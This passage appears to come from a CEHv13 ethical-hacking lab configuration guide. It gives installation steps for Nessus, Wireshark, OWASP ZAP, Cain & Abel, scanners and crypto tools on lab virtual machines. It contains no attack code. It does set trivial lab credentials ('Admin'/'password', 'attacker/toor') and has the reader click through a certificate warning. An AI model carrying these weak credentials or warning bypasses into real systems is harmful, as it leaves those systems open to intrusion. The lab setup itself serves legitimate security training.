


3. Follow the wizard-driven installation steps and complete the installation by choosing the default options throughout.
4. After the completion of installation, click **Finish** to close the setup window.




5. Nessus will launch the default browser, and the following page appears:
<http://localhost:8834/WelcomeToNessus-Install/welcome>.


6. Click the **Connect via SSL** button to continue the setup.




7. The browser shows a security warning (**Your connection isn't private**); click **Advanced** and then click the **Continue to localhost (unsafe)** link in the browser.




8. The Nessus welcome page opens; click **Continue**.
9. In the next page, choose **Register for Nessus Essentials** and click **Continue**.




10. Nessus requires an activation code; enter the required details and a valid email address to receive the activation code. Click **Register**.



11. **License Information** window appears, along with the **Activation code**, click on **Continue**.




12. On the next page, type **Admin** as the username and **password** as the password. Then, click **Submit**.




13. Wait for the download to finish.

Note: The download may take approximately 20 min. If a **Version Mismatch** window appears, click **Continue** to proceed.



14. After the download finishes, a **Welcome to Nessus Essentials** message appears, along with the Nessus dashboard.



15. Log out and close all open windows.

[\[Back to Configuration Task Outline\]](#)

CT#47: Install Tools in the Windows Server 2019 Virtual Machine

Note: Ensure that the **Windows 11** virtual machine is running.

1. On the **Windows Server 2019** virtual machine, navigate to **Z:\ CEHv13 Module 03 Scanning Networks\Packet Crafting Tools\Colasoft Packet Builder** and double-click **pktbuilder_2.0.0.215_x64.exe**.
2. If a **User Account Control** window appears, click **Yes**.
3. Follow the wizard-driven installation steps and complete the installation by choosing the default options.
4. After the completion of installation, click **Finish** to exit the setup window.
5. Double-click **python-3.12.3-amd64** located at **Z:\ CEHv13 Lab Prerequisites\Python** ensure that the **Add python.exe to PATH** checkbox is selected in the first step of installation and follow the wizard driven steps to install Python.

Note: In the **Finish** window, if the **Launch tool** and **Show readme files** checkboxes appear, then uncheck them.

6. After installing the tool, reboot the machine if required.
7. If a **Shortcut** icon of the tool is created on the **Desktop**, then delete it.
8. Similarly, using the default options, install the following tools:
 - **Advanced IP scanner** located at **Z:\CEHv13 Module 04 Enumeration\Advanced IP Scanner**
 - **SoftPerfect Network scanner** located at **Z:\CEHv13 Module 04 Enumeration\SNMP Enumeration Tools\SoftPerfect Network Scanner**
 - **OpenStego** located at **Z:\ CEHv13 Module 06 System Hacking\Steganography Tools\Image Steganography Tools\OpenStego**

Note: OpenStego requires the JDK dependency located at **Z:\ CEHv13 Lab Prerequisites\JDK 21**; install it using the default settings.

- **Cain & Abel** located at **Z:\CEHv13 Module 08 Sniffing\ARP Poisoning Tools\Cain & Abel**

Note: After the completion of installation, a **WinPcap Installation** pop-up appears; click **Don't Install**.

- **CryptoForge** located at **Z:\CEHv13 Module 20 Cryptography\Cryptography Tools\CryptoForge**
- **CrypTool** located at **Z:\CEHv13 Module 20 Cryptography\Cryptanalysis Tools\CrypTool**
- **AlphaPeeler** located at **Z:\CEHv13 Module 20 Cryptography\Cryptanalysis Tools\AlphaPeeler**
- **Copy Tor Browser folder** located at **Z:\CEHv13 Module 02 Footprinting and Reconnaissance** and paste it on the **Desktop** and run **tor-browser-windows-x86_64-**


portable-13.0.15.exe file located in **Tor Browser** folder and follow the wizard driven steps to install Tor browser.

Note: While running tor if you receive **Tor Browser could not connect to Tor** click on **Try a Bridge**. Once connected to Tor network close the tor browser window.

[\[Back to Configuration Task Outline\]](#)


CT#48: Install Wireshark in all Windows Virtual Machines

1. On the **Windows 11** virtual machine, navigate to **E:\CEH-Tools\CEHv13 Module 03 Scanning Networks\Banner Grabbing Tools\Wireshark** and double-click **Wireshark-4.2.3-x64.exe**.
2. If a **User Account Control** window appears, click **Yes**.
3. The **Wireshark Setup** window appears, click **Next**.



4. Follow the wizard-driven installation steps and complete the installation by choosing the default options.

5. After the completion of installation, **Your computer must be restarted in order to complete installation of Wireshark 4.2.3 x64. DO you want to reboot now?** question appears, select **Reboot now** radio button and click on **Finish** to exit the setup window.



6. Wireshark is successfully installed.
7. Similarly, install Wireshark in the **Windows Server 2022** and **Windows Server 2019** virtual machines.

Note: On the **Windows Server 2022** and **Windows Server 2019** virtual machines, navigate to **Z:\CEHv13 Module 03 Scanning Networks\Banner Grabbing Tools\Wireshark** to access the Wireshark setup file.


[\[Back to Configuration Task Outline\]](#)

CT#49: Install OWASP ZAP in the Windows Server 2019 Virtual Machine


Note: Ensure that the **Windows 11** virtual machine is running.

1. On the **Windows Server 2019** virtual machine, navigate to **Z:\CEHv13 Module 11 Session Hijacking\OWASP ZAP** and double-click **ZAP_2_14_0_windows.exe**.

2. The **Setup – OWASP Zed Attack Proxy** window appears. Click **Next** to proceed with the installation.



3. Follow the wizard-driven installation steps and complete the installation by choosing the default options.
4. After the completion of installation, click **Finish** to exit the setup window.



5. OWASP ZAP is successfully installed in **Windows Server 2019**.
6. Close all open windows and remove the **OWASP ZAP** shortcut from the **Desktop**.


[\[Back to Configuration Task Outline\]](#)

CT#50: Share Tools with Linux Virtual Machines


Note: Ensure that the **Windows 11** virtual machine is running.

Share Tools with the Parrot Security Virtual Machine


1. Launch and log in to the **Parrot Security** machine using the credentials **attacker/toor**.
2. Click the **Places** menu at the top of the **Desktop** and select **Network** from the drop-down options.



